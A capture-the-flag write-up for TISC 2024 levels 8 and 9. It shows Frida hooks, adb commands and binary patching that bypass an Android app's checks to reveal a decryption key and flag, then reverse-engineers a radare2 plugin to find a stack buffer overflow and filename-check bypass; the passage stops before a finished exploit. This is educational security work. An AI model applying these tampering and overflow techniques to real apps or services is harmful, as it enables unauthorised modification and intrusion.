I used the following command to run Frida scripts on the host machine (replace script tag with name of script):

```
frida -U -f com.wall.facer -l <script>.js
```

To extract the dump.dex file out, I ran the following commands on the host machine to access the android file system on the emulator:

```

adb shell
su
cd /data/data/com.wall.facer/
cp dump.dex /data/local/tmp
chown shell.shell /data/local/tmp/dump.dex
exit
exit
adb pull /data/local/tmp/dump.dex "<directory path>"

```

After extracting the dex file and opening it in jadx-gui, I extracted the main function which is being run in dump.dex as shown below:

```

    public static File generateNativeLibrary(Context context) throws ClassNotFoundException,
NoSuchMethodException, InvocationTargetException, IllegalAccessException, IOException {
        AssetManager assets = context.getAssets();
        Resources resources = context.getResources();
        String str = new

```

```

String(Base64.decode(resources.getString(resources.getIdentifier("dir", "string",
context.getPackageName())) + "=", 0));
String[] list = assets.list(str);
Arrays.sort(list, new Comparator() { // from class:
DynamicClass$$ExternalSyntheticLambda3
    @Override // java.util.Comparator
    public final int compare(Object obj, Object obj2) {
        int m;
        m = DynamicClass$$ExternalSyntheticBackport0.m(Integer.parseInt(((String)
obj).split("\\$")[0]), Integer.parseInt(((String) obj2).split("\\$")[0]));
        return m;
    }
});
String str2 = new
String(Base64.decode(resources.getString(resources.getIdentifier("base", "string",
context.getPackageName()), 0));
File file = new File(context.getFilesDir(), "libnative.so");
Method method = Class.forName("Oa").getMethod("a", byte[].class, String.class,
byte[].class);
FileOutputStream fileOutputStream = new FileOutputStream(file);
try {
    for (String str3 : list) {
        InputStream open = assets.open(str + str3);
        byte[] readAllBytes = open.readAllBytes();
        open.close();
        fileOutputStream.write((byte[]) method.invoke(null, readAllBytes, str2,
Base64.decode(str3.split("\\$")[1] + "=", 8)));
    }
    fileOutputStream.close();
    return file;
} catch (Throwable th) {
    try {
        fileOutputStream.close();
    } catch (Throwable th2) {
        Throwable.class.getDeclaredMethod("addSuppressed",
Throwable.class).invoke(th, th2);
    }
    throw th;
}
}

```

The generateNativeLibrary function above seems to be creating a libnative.so file and a method from it will be called (not shown above).

To dump libnative, this is the frida script I used:

```

Java.perform(function() {
    //For some weird reason, this script causes the libnative.so to be
    dumped to the directory

```

```

const system = Java.use('java.lang.System');
system.load.implementation = function(library){
    console.log('System.load(' + library + ")");
    const filename = '/data/user/0/com.wall.facer/files/libnative.so';
    var String = Java.use("java.lang.String")
    var Files = Java.use("java.nio.file.Files")
    var Paths = Java.use("java.nio.file.Paths")
    var URI = Java.use("java.net.URI")

    var path = Paths.get(URI.create(filename))
    var fileBytes = Files.readAllBytes(path) // crash at this line

}

});

```

To extract file out, i ran the following commands on the host system:

```

adb shell
su
cd /data/user/0/com.wall.facer/files/
cp libnative.so /data/local/tmp
chown shell.shell /data/local/tmp/libnative.so
exit
exit
adb pull /data/local/tmp/libnative.so "<directory path>"

```

In the decompiled code for dump.dex, I can also see that it requires the “I am a tomb” and “Only Advance” messages to proceed.

```

private static void pollForTombMessage() throws ClassNotFoundException,
NoSuchMethodException, InvocationTargetException, IllegalAccessException {

    Class<?> cls;

    do {

        SystemClock.sleep(1000L);

        cls = Class.forName("com.wall.facer.Storage");

    } while (!DynamicClass$$ExternalSyntheticBackport1.m((String)
cls.getMethod("getMessage", new Class[0]).invoke(cls.getMethod("getInstance", new

```

```

Class[0]).invoke(null, new Object[0]), new Object[0]), "I am a tomb"));
    }

    private static void pollForAdvanceMessage() throws ClassNotFoundException,
NoSuchMethodException, InvocationTargetException, IllegalAccessException {
        Class<?> cls;

        do {
            SystemClock.sleep(1000L);

            cls = Class.forName("com.wall.facer.Storage");

        } while (!DynamicClass$$ExternalSyntheticBackport1.m((String)
cls.getMethod("getMessage", new Class[0]).invoke(cls.getMethod("getInstance", new
Class[0]).invoke(null, new Object[0]), new Object[0]), "Only Advance"));
    }

    ...//more code not shown

```

I decided to type in these messages in the android emulator:



I can use the command “adb logcat” to view the log messages after sending the “I am a tomb” and “Only Advance” messages and I can clearly see that the emulator has successfully received the messages and called a function from the libnative.so library:

```
09-20 01:44:45.174 12646 12674 I TISC : Advance message received!
09-20 01:44:45.174 12646 12674 D TISC : There are walls ahead that you'll need to face. They have been specially designed to always result in an error. One false move and you won't be able to get the desired result. Are you able to patch your way out of this mess?
09-20 01:44:45.174 12646 12674 E TISC : I need a very specific file to be available. Or do I?
09-20 01:44:45.174 12646 12674 E TISC : HAHAAHA are you sure you've got the right input parameter?
09-20 01:44:45.175 12646 12674 D TISC : Bet you can't fix the correct constant :)
09-20 01:44:45.175 12646 12674 E TISC : I'm afraid I'm going to have to stop you from getting the correct key and IV.
09-20 01:44:45.175 12646 12674 E TISC : Not like this...
09-20 01:44:45.175 12646 12674 D TISC : The key is: z?<NKKf7m?MUg&>qBp"b9G$A!bzP&0I(
09-20 01:44:45.180 12646 12674 D TISC : The IV is: apI3`ipq.?3d!t#6
```

After some static analysis of the libnative.so binary, I decided to try patching some of the code in it to observe the APK's behaviour. In order to ensure that my own binary will be loaded instead of the original libnative.so binary being used, I decided to try hooking the load functions with Frida. I will be placing the patched libnative.so in “/data/user/0/com.wall.facer/files/”. The full path for this is “/data/user/0/com.wall.facer/files/libnative2.so”. I will be using a frida function to hook and change the location to this /data/user/0/com.wall.facer/files/ so that my patched binary will be used instead.

I put the patched file in /data/local/tmp and then transfer it to “/data/user/0/com.wall.facer/files/libnative2.so”:

Transferring my own binary to the desired location within the adb shell:

```
cd /data/local/tmp
cp libnative2.so /data/user/0/com.wall.facer/files/libnative2.so
chmod 777 /data/user/0/com.wall.facer/files/libnative2.so
```

I tried to hook the System.load implementation to load my patched binary, however this method did not work at all. In the end, I decided to hook the getAbsolutePath() method so that the path to my patched binary is returned instead. This is the frida script used to patch the code to load my binary instead:

```
Java.perform(function() {
    const file = Java.use('java.io.File');
    file.getAbsolutePath.implementation = function(){

        console.log('Inside file.getAbsolutePath');

        var result = this.getAbsolutePath();
        console.log(result);
        if (result == "/data/user/0/com.wall.facer/files/libnative.so"){
```

```

        console.log("Changing library destination to
/data/user/0/com.wall.facer/files/libnative2.so");
        return '/data/user/0/com.wall.facer/files/libnative2.so';
    }
    return result
}

});

// This code didn't work at all
// Java.perform(function() {
//     const system = Java.use('java.lang.System');
//     system.load.implementation = function(library){
//
//         console.log('System.load(' + library + ")");
//         console.log("Changing library destination to
/data/user/0/com.wall.facer/files/libnative2.so");
//         var new_library =
"/data/user/0/com.wall.facer/files/libnative2.so";
//         this.load(new_library);
//         console.log("Library loaded");
//     }
// });

Java.perform(function() {
    const Log = Java.use('android.util.Log');
    Log.i.overload('java.lang.String', 'java.lang.String').implementation =
function(str1, str2){

        console.log('Log.i(' + str1 + ', ' + str2 + ")");
        // if (str2 == "Native library loaded!"){
        //     console.log("stopping here");
        //     Java.perform(function() { //to print out stack trace
        //
        console.log(Java.use("android.util.Log").getStackTraceString(Java.use("java
.lang.Exception").$new()))
        //     });
        // }

```

```

    }

});

Java.perform(function() {
    const Log = Java.use('android.util.Log');
    Log.e.overload('java.lang.String', 'java.lang.String').implementation =
function(str1, str2){
    console.log('Log.e(' + str1 + ', ' + str2 + ")");

    }

});

```

With the Frida code, I managed to successfully load my own patched binary that does nothing:

```

. . . . Connected to Android Emulator 5554 (id=emulator-5554)
Spawned `com.wall.facer`. Resuming main thread!
[Android Emulator 5554::com.wall.facer ]-> Inside file.getAbsolutePath
/data/user/0/com.wall.facer/cache
Inside file.getAbsolutePath
/data/user_de/0/com.wall.facer/code_cache/com.android.opengl.shaders_cache
Inside file.getAbsolutePath
/data/user_de/0/com.wall.facer/code_cache/com.android.skia.shaders_cache
Log.i(TISC,Tomb message received!)
Error: Implementation for i expected return value compatible with int
    at ne (frida/node_modules/frida-java-bridge/lib/class-factory.js:678)
    at <anonymous> (frida/node_modules/frida-java-bridge/lib/class-factory.js:655)
Inside file.getAbsolutePath
/data/user/0/com.wall.facer/files/libnative.so
Changing library destination to /data/user/0/com.wall.facer/files/libnative2.so
Log.i(TISC,Native library loaded!)
Error: Implementation for i expected return value compatible with int
    at ne (frida/node_modules/frida-java-bridge/lib/class-factory.js:678)
    at <anonymous> (frida/node_modules/frida-java-bridge/lib/class-factory.js:655)
Log.i(TISC,Advance message received!)
Error: Implementation for i expected return value compatible with int
    at ne (frida/node_modules/frida-java-bridge/lib/class-factory.js:678)
    at <anonymous> (frida/node_modules/frida-java-bridge/lib/class-factory.js:655)
Process terminated

```

After opening libnative.so in IDA and performing some static analysis, I found out that the binary was trying to open “sys/wall/facer” which did not exist. The decompiled code from IDA can be seen below:

```
v0 = sys_openat(-100, filename, 0, 0);
switch ( (unsigned __int64)jpt_330B )
{
    .data:00000000000005AB0 ; Error filename[]
    .data:00000000000005AB0 filename db '/sys/wall/facer',0 ; DATA XREF: LOAD:000000000000130fo
}
```

I decided to try to patch the filename to a simple file name like /data/local/tmo. Somehow, this did not work in the app despite changing all the permissions to rwx for all users. Therefore, I decided to change to a different directory such as /data/local/tmp as shown below:

```
.data:00000000000005AB0 filename db '/data/local/tmp',0 ; DATA XREF: LOAD:000000000000130fo
```

After patching the binary and using the frida script to load it, I managed to pass the first check with the “One wall down!” message:

```
99-20 04:43:49.644 6795 6827 I TISC : One wall down!
99-20 04:43:49.644 6795 6827 E TISC : HAHAHA are you sure you've got the right input parameter?
99-20 04:43:49.645 6795 6827 D TISC : Bet you can't fix the correct constant :)
99-20 04:43:49.645 6795 6827 E TISC : I'm afraid I'm going to have to stop you from getting the correct key and IV.
99-20 04:43:49.645 6795 6827 E TISC : Not like this...
99-20 04:43:49.645 6795 6827 D TISC : The key is: C[3'M=P!M'L*k-iMhlRcb"|utRmvl1mb
99-20 04:43:49.645 6795 6827 D TISC : The IV is: Gft:w;"tL[Q/(?fl
```

After more static analysis, I noticed a check being done before the “HAHAHA are you sure you've got the right input parameter?” and the value of al will be used to determine the switch case. I decided to change the setz instruction to be setnz instead and see if anything happens.

```

; __unwind {
push    rbp
mov     rbp, rsp
sub     rsp, 90h
lea     rax, jpt_34C0
mov     [rbp+var_8], rax
mov     [rbp+var_10], edi
mov     [rbp+var_14], esi
mov     eax, [rbp+var_10]
sub     eax, 539h
setz   al
movzx   eax, al
mov     [rbp+var_C], eax
mov     rax, [rbp+var_8]
movsxd  rcx, [rbp+var_C]
mov     rax, (jpt_34C0 - 5C10h)[rax+rcx*8] ; switch 2 cases
lea     rcx, jpt_330B
mov     [rbp+var_20], rcx
mov     [rbp+var_24], 7
mov     [rbp+var_30], rcx
mov     [rbp+var_34], 9
lea     rdx, unk_5C20
mov     [rbp+var_40], rdx
mov     [rbp+var_50], rcx
mov     [rbp+var_54], 7
mov     [rbp+var_60], rcx
mov     [rbp+var_64], 0Ah
mov     [rbp+var_70], rcx
mov     [rbp+var_74], 9
mov     [rbp+var_80], rcx
mov     [rbp+var_84], 0Ah
jmp     rax ; switch jump
sub_3430 endp

```

Just by reversing the logic, I managed to get an “Input verification success!” message so I seem to be on the right track:

```

09-20 05:01:34.586 7278 7308 I TISC : One wall down!
09-20 05:01:34.586 7278 7308 I TISC : Input verification success!
09-20 05:01:34.586 7278 7308 D TISC : Bet you can't fix the correct constant :)
09-20 05:01:34.586 7278 7308 E TISC : I'm afraid I'm going to have to stop you from getting the correct key and IV.
09-20 05:01:34.586 7278 7308 E TISC : Not like this...
09-20 05:01:34.586 7278 7308 D TISC : The key is: >:+I5X--+Vh!&'ejs;{e2?`8+Y(sxYe;L
09-20 05:01:34.586 7278 7308 D TISC : The IV is: `q0"1m*='y^3PZSN

```

Once again, I found another jump rax statement and I decided to reverse the logic by changing the setz instruction to be setnz instead for the next jump condition:

```

lea     rsi, dtasc      ; tasc
lea     rdx, aBetYouCanTFixT ; "Bet you can't fix the correct constant "...
xor     eax, eax
mov     edi, 3
call    __android_log_print
mov     eax, [rbp+var_10]
mov     ecx, dword ptr cs:loc_BA7+1
sub     eax, ecx
setz    al
movzx   eax, al
mov     [rbp+var_C], eax
mov     rax, [rbp+var_8]
movsxd  rcx, [rbp+var_C]
mov     rax, (jpt_366E - 5C30h)[rax+rcx*8] ; switch 2 cases
lea     rcx, jpt_330B
mov     [rbp+var_20], rcx
mov     [rbp+var_24], 0Dh
mov     [rbp+var_30], rcx
mov     [rbp+var_34], 0Dh
lea     rdx, off_5C40
mov     [rbp+var_40], rdx
mov     [rbp+var_50], rcx
mov     [rbp+var_54], 13h
lea     rdx, off_5C50
mov     [rbp+var_60], rdx
mov     [rbp+var_70], rcx
mov     [rbp+var_74], 12h
mov     [rbp+var_80], rcx
mov     [rbp+var_84], 12h
mov     [rbp+var_90], rcx
mov     [rbp+var_94], 13h
jmp     rax              ; switch jump
sub_35B0 endp

```

I managed to remove one of the statements but I guess my work is still not done yet:

```

09-20 05:08:08.497 7535 7566 I TISC : One wall down!
09-20 05:08:08.498 7535 7566 I TISC : Input verification success!
09-20 05:08:08.499 7535 7566 D TISC : Bet you can't fix the correct constant :)
09-20 05:08:08.499 7535 7566 E TISC : Not like this...
09-20 05:08:08.500 7535 7566 D TISC : The key is: >:+I5X-+Vh!&'ejs;{e2?'8+Y(sxYe;L
09-20 05:08:08.500 7535 7566 D TISC : The IV is: `q0"1m*='y^3PZSN

```

The last check took a longer time to find but I managed to find another cross reference from the jump table where similar checks take place:

 xrefs to loc_BA7

Direction	Type	Address	Text
 D...	r	sub_35B0+39	mov ecx, dword ptr cs:loc_BA7+1
 D...	r	sub_3743+3	mov ecx, dword ptr cs:loc_BA7+5
 D...	r	.text:000000000000377C	mov ecx, dword ptr cs:loc_BA7+1

This time, I modified it from setz to setnz to reverse the logic:

```

.text:0000000000003779 loc_3779: ; DATA XREF: .data:0000000000005BC8+0
.text:0000000000003779 mov     eax, [rbp-10h]
.text:000000000000377C mov     ecx, dword ptr cs:loc_BA7+1
.text:0000000000003782 sub     eax, ecx
.text:0000000000003784 setz    al
.text:0000000000003787 movzx   eax, al
.text:000000000000378A mov     [rbp-44h], eax
.text:000000000000378D mov     rax, [rbp-40h]
.text:0000000000003791 movsxd  rcx, dword ptr [rbp-44h]
.text:0000000000003795 mov     rax, [rax+rcx*8]
.text:0000000000003799 jmp     rax

```

After this modification, it looks like I finally got the correct key and IV.

```

09-20 05:35:52.371 7736 7768 I TISC : One wall down!
09-20 05:35:52.371 7736 7768 I TISC : Input verification success!
09-20 05:35:52.372 7736 7768 D TISC : Bet you can't fix the correct constant :)
09-20 05:35:52.372 7736 7768 I TISC : I guess it's time to reveal the correct key and IV!
09-20 05:35:52.372 7736 7768 D TISC : The key is: eU9I93-L9S9Zl:6;:i<9=*~8^JJ748%%
09-20 05:35:52.372 7736 7768 D TISC : The IV is: R"VY!5Jn7X16`Ik]

```

The extracted values are:

Key: eU9I93-L9S9Zl:6;:i<9=*~8^JJ748%%
 IV: R"VY!5Jn7X16`Ik]


Next, I have to find a way to input the key and the IV to obtain the flag. From the AndroidManifest.xml file, I know that there is a query activity available. I decided to use visual studio code to edit the AndroidManifest.xml file and rebuild the app again with the edited AndroidManifest.xml. This allowed me to access the query activity. Visual studio code requires the **APKLab** extension (which can be easily installed within the IDE) in order to rebuild modified APK files. The modification I had to make is shown below:

```

AndroidManifest.xml M X
AndroidManifest.xml
1  <?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" android:compileSdkV
2  <permission android:name="com.wall.facer.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION" android:protectionLevel="signature"/>
3  <uses-permission android:name="com.wall.facer.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"/>
4  <application android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:dataExtractionRules="
5  <activity android:exported="true" android:name="com.wall.facer.query"/>
6  <activity android:exported="true" android:name="com.wall.facer.query">
7      <intent-filter>
8          <action android:name="android.intent.action.MAIN"/>
9          <category android:name="android.intent.category.LAUNCHER"/>
10     </intent-filter>
11 </activity>

```

I successfully arrived at a different activity after recompiling the APK and I provided the key and IV value as requested.



From the adb logs, I could finally see the flag:

```
09-20 05:53:17.483 8481 8481 D TISC : Decrypted data: The flag is: TISC{1_4m_y0ur_w4llbr34k3r_!i#Leb}
```

The flag is:
TISC{1_4m_y0ur_w4llbr34k3r_!i#Leb}

Level 9

Imphash

TISC

LEVEL 9

DESCRIPTION

Almost there agent, we might have a chance to gain access into the enemy's systems again!! We are so close.

But, it seems like they've developed a robust anti-malware service that's thwarting all attempts to breach their systems!

We've found this import hashing plugin which is a key component of their malware analysis pipeline. Agent, can you find a way around it?

nc chals.tisc24.ctf.sg 53719

ATTACHED FILES

[imphash.zip](#)

SUBMIT

60 attempts left

After looking at the files provided in the zip archive, it seems that libcoreimp.so is loaded as a plugin in radare2. A flag.txt (with the actual flag redacted) is also part of the environment provided in the zip archive, so it is quite clear that I have to somehow leak the flag from the actual server hosted at chals.tisc24.ctf.sg at port 53719.

I did the following in order to setup the docker environment needed for debugging and I performed my debugging in GDB within the docker container.

ENVIRONMENT SETUP

Add the following line to dockerfile:

```
RUN apt-get install gdb -y
```

Docker commands

```
sudo docker build -t gdb_image .  
sudo docker image list  
sudo docker run -i -t gdb_image /bin/bash
```

Running with user (add "-u 0" if want to run as root user, but not necessary):

```
sudo docker run -p 127.0.0.1:1337:1337/tcp -it <IMAGE_ID> bash  
sudo docker run -u 0 -p 127.0.0.1:1337:1337/tcp -it <IMAGE_ID> bash
```

Transferring file from host to docker:

```
sudo docker container list  
sudo docker cp pe_from_scratch.exe ae7e4dcc8908:/app/file.exe
```

Running gdb in the docker container

```
sudo apt-get install gdb -y  
gdb -ex 'catch load libcoreimp.so' -ex 'c' -ex 'set disassembly-flavor intel' --args r2 -q -c imp -e bin.rellocs.apply=true /app/file.exe
```

The decompiled (and annotated) code from IDA was quite short:

```
__int64 __fastcall r_cmd_imp_client(__int64 a1, const char *a2)  
{  
    void *v3; // rax  
    __int64 *v4; // rax  
    size_t buffer_4110_bytes_len; // rax  
    void *v9; // rax  
    char v10[96]; // [rsp+10h] [rbp-1210h] BYREF  
    char s[16]; // [rsp+70h] [rbp-11B0h] BYREF  
    char command_to_run[37]; // [rsp+80h] [rbp-11A0h] BYREF  
    char v13[8]; // [rsp+A5h] [rbp-117Bh] BYREF  
    __int16 accumulator; // [rsp+180h] [rbp-10A0h]  
    char buffer_4110_bytes[4110]; // [rsp+182h] [rbp-109Eh] BYREF  
    int len_name; // [rsp+1190h] [rbp-90h]  
    int len_libname; // [rsp+1194h] [rbp-8Ch]
```

```

char *v18; // [rsp+1198h] [rbp-88h]
char *v19; // [rsp+11A0h] [rbp-80h]
char *v20; // [rsp+11A8h] [rbp-78h]
char *name; // [rsp+11B0h] [rbp-70h]
char *libname; // [rsp+11B8h] [rbp-68h]
__int64 v23; // [rsp+11C0h] [rbp-60h]
__int64 v24; // [rsp+11C8h] [rbp-58h]
const char *v25; // [rsp+11D0h] [rbp-50h]
__int64 v26; // [rsp+11D8h] [rbp-48h]
__int64 v27; // [rsp+11E0h] [rbp-40h]
__int64 ObjectItemCaseSensitive; // [rsp+11E8h] [rbp-38h]
__int64 v29; // [rsp+11F0h] [rbp-30h]
__int64 v30; // [rsp+11F8h] [rbp-28h]
__int64 core; // [rsp+1200h] [rbp-20h]
int m; // [rsp+120Ch] [rbp-14h]
int k; // [rsp+1210h] [rbp-10h]
int j; // [rsp+1214h] [rbp-Ch]
__int64 *i; // [rsp+1218h] [rbp-8h]

core = a1;
if ( !r_str_startswith_inline(a2, "imp") )
    return 0LL;
accumulator = 0;
memset(buffer_4110_bytes, 0, 0x1000uLL);
memset(s, 0, 0x110uLL);
strcpy(command_to_run, "echo ");
strcpy(v13, " > out");
v30 = r_core_cmd_str(core, (__int64)&unk_21A4);
v29 = cJSON_Parse(v30);
ObjectItemCaseSensitive = cJSON_GetObjectItemCaseSensitive(v29,
(__int64)"bintype");
if ( !strncmp(*(const char **)(ObjectItemCaseSensitive + 32), "pe", 2uLL)
)
{
    v3 = (void *)r_core_cmd_str(core, (__int64)"aa");
    free(v3);
    v27 = r_core_cmd_str(core, (__int64)"iij");
    v26 = cJSON_Parse(v27);
    i = 0LL;
    if ( v26 )
        v4 = *(__int64 **)(v26 + 16);
    else

```

```

    v4 = 0LL;
    for ( i = v4; i; i = (__int64 *)i )
    {
        v24 = cJSON_GetObjectItemCaseSensitive((__int64)i,
        (__int64)"libname");
        v23 = cJSON_GetObjectItemCaseSensitive((__int64)i, (__int64)"name");
        if ( v24 && v23 )
        {
            libname = *(char **)(v24 + 32);
            name = *(char **)(v23 + 32);
            v20 = strpbrk(libname, ".dll");
            if ( !v20 || v20 == libname )
            {
                v19 = strpbrk(libname, ".ocx");
                if ( !v19 || v19 == libname )
                {
                    v18 = strpbrk(libname, ".sys");

                    if ( !v18 || v18 == libname )
                    {
                        puts("Invalid library name! Must end in .dll, .ocx or
                        .sys!");
                        return 1LL;
                    }
                }
            }
            len_libname = strlen(libname) - 4;
            len_name = strlen(name);
            if ( 4094LL - accumulator < (unsigned __int64)(len_libname +
            len_name) )
            {
                puts("Imports too long!");
                return 1LL;
            }
            for ( j = 0; j < len_libname; ++j )
                buffer_4110_bytes[accumulator + j] = tolower(libname[j]);
            accumulator += len_libname;
            buffer_4110_bytes[accumulator++] = '.';
            for ( k = 0; k < len_name; ++k )
                buffer_4110_bytes[accumulator + k] = tolower(name[k]);
            accumulator += len_name;
            buffer_4110_bytes[accumulator++] = ',';

```

```

    }
}
MD5_Init((__int64)v10);
buffer_4110_bytes_len = strlen(buffer_4110_bytes);
MD5_Update((__int64)v10, (__int64)buffer_4110_bytes,
buffer_4110_bytes_len - 1);
MD5_Final((__int64)s, (__int64)v10);
v25 = "0123456789abcdef";
for ( m = 0; m <= 15; ++m )
{
    command_to_run[2 * m + 5] = v25[(s[m] >> 4) & 0xF];
    command_to_run[2 * m + 6] = v25[s[m] & 0xF];
}
v9 = (void *)r_core_cmd_str(core, (__int64)command_to_run);
free(v9);
return 1LL;
}
else
{
    puts("File is not PE file!");
    return 1LL;
}
}
}

```

The first vulnerability I spotted was in the highlighted grey line of the code:

```


79     len_libname = strlen(libname) - 4;
80     len_name = strlen(name);
81     if ( 4094LL - accumulator < (unsigned __int64)(len_libname + len_name) )
82     {
83         puts("Imports too long!");
84         return 1LL;
85     }
86     for ( j = 0; j < len_libname; ++j )
87         buffer_4110_bytes[accumulator + j] = tolower(libname[j]);
88     accumulator += len_libname;
89     buffer_4110_bytes[accumulator++] = '.';
90     for ( k = 0; k < len_name; ++k )
91         buffer_4110_bytes[accumulator + k] = tolower(name[k]);
92     accumulator += len_name;
93     buffer_4110_bytes[accumulator++] = ',';
94     , }

```

If I could make the value of the accumulator variable large enough, the result of (4094-accumulator) would become a very large value and the if-condition would always return

true. This would enable us to overflow the buffer called `buffer_4110_bytes` and perhaps overwrite some interesting data on the stack.

With some quick googling, I managed to find a python library (<https://lief.re/>) which allowed me to add import address entries to a PE easily.



Initially I tried pefile but it wasn't too user friendly. So I copied some tutorial code for lief to get started quickly with sending payloads. I added lots of entries to the PE to trigger the vulnerability.

Eventually, I managed to trigger the vulnerability:

```
(gdb) x /i $rip
=> 0x7fc51ac6c57f <r_cmd_imp_client+811>:      cmp    %rax,%rcx
(gdb) i r $rax
rax                                0x8          8
(gdb) i r $rcx
rcx                                0xffffffffffffffff -1
(gdb) █
```

This corresponds to this line of decompiled code where RCX is the value of (4094-accumulator) and RAX is the value of (len_libname+len_name):

```
if ( 4094LL - accumulator < (unsigned __int64)(len_libname + len_name) )
```

Since RCX is an extremely large value, the check will always return false and buffer overflow for the `buffer_4110_bytes` will occur. However, my program just kept ending in segmentation fault. At this point in time, I was thinking of how I could leak the flag out from the server.

Upon closer examination at the decompiled code, I saw this line of code:

```
106 | v9 = (void *)r_core_cmd_str(core, (__int64)command_to_run);
```

Perhaps, I need to overwrite the `command_to_run` or the `v13` variable (which contains the “ > out ” string) so that I can leak the flag out with my own input command.

I decided to examine the variables stored on the stack and the stack variables from IDA are as shown:

```
void *v3; // rax
__int64 *v4; // rax
size_t buffer_4110_bytes_len; // rax
void *v9; // rax
char v10[96]; // [rsp+10h] [rbp-1210h] BYREF
char s[16]; // [rsp+70h] [rbp-11B0h] BYREF
char command_to_run[37]; // [rsp+80h] [rbp-11A0h] BYREF
char v13[8]; // [rsp+A5h] [rbp-117Bh] BYREF
__int16 accumulator; // [rsp+180h] [rbp-10A0h]
char buffer_4110_bytes[4110]; // [rsp+182h] [rbp-109Eh] BYREF
int len_name; // [rsp+1190h] [rbp-90h]
int len_libname; // [rsp+1194h] [rbp-8Ch]
char *v18; // [rsp+1198h] [rbp-88h]
char *v19; // [rsp+11A0h] [rbp-80h]
char *v20; // [rsp+11A8h] [rbp-78h]
char *name; // [rsp+11B0h] [rbp-70h]
char *libname; // [rsp+11B8h] [rbp-68h]
__int64 v23; // [rsp+11C0h] [rbp-60h]
__int64 v24; // [rsp+11C8h] [rbp-58h]
const char *v25; // [rsp+11D0h] [rbp-50h]
__int64 v26; // [rsp+11D8h] [rbp-48h]
__int64 v27; // [rsp+11E0h] [rbp-40h]
__int64 ObjectItemCaseSensitive; // [rsp+11E8h] [rbp-38h]
__int64 v29; // [rsp+11F0h] [rbp-30h]
__int64 v30; // [rsp+11F8h] [rbp-28h]
__int64 core; // [rsp+1200h] [rbp-20h]
int m; // [rsp+120Ch] [rbp-14h]
int k; // [rsp+1210h] [rbp-10h]
int j; // [rsp+1214h] [rbp-Ch]
__int64 *i; // [rsp+1218h] [rbp-8h]
```

From the stack layout above, it seems that the variable which stores the command is stored at a lower memory address as compared to the overflowed buffer. This means that when the buffer overflows, it will not reach the command in memory that I want to overwrite. Perhaps, I should think about this in another way.

At this point in time, I managed to spot another vulnerability in the code:

```
64     v20 = strpbrk(libname, ".dll");
65     if ( !v20 || v20 == libname )
66     {
67         v19 = strpbrk(libname, ".ocx");
68         if ( !v19 || v19 == libname )
69         {
70             v18 = strpbrk(libname, ".sys");
71
72             if ( !v18 || v18 == libname )
73             {
74                 puts("Invalid library name! Must end in .dll, .ocx or .sys!");
75                 return 1LL;
76             }
77         }
78     }
```

From online documentation, the **strpbrk** function finds the first character in the first argument that matches any character specified in the second argument (It excludes terminating null-characters). This means that if I just send a library name which contains a "." followed by any character, the invalid library name will not be caught. I also found out that I could only send library names which contain a minimum of 2 characters in order for the import to be processed.

In the next portion of the code, this means that `len_libname` can end up with a value of -2 because the shortest libname I can send is 2 characters long.

```
79     len_libname = strlen(libname) - 4;
80     len_name = strlen(name);
```

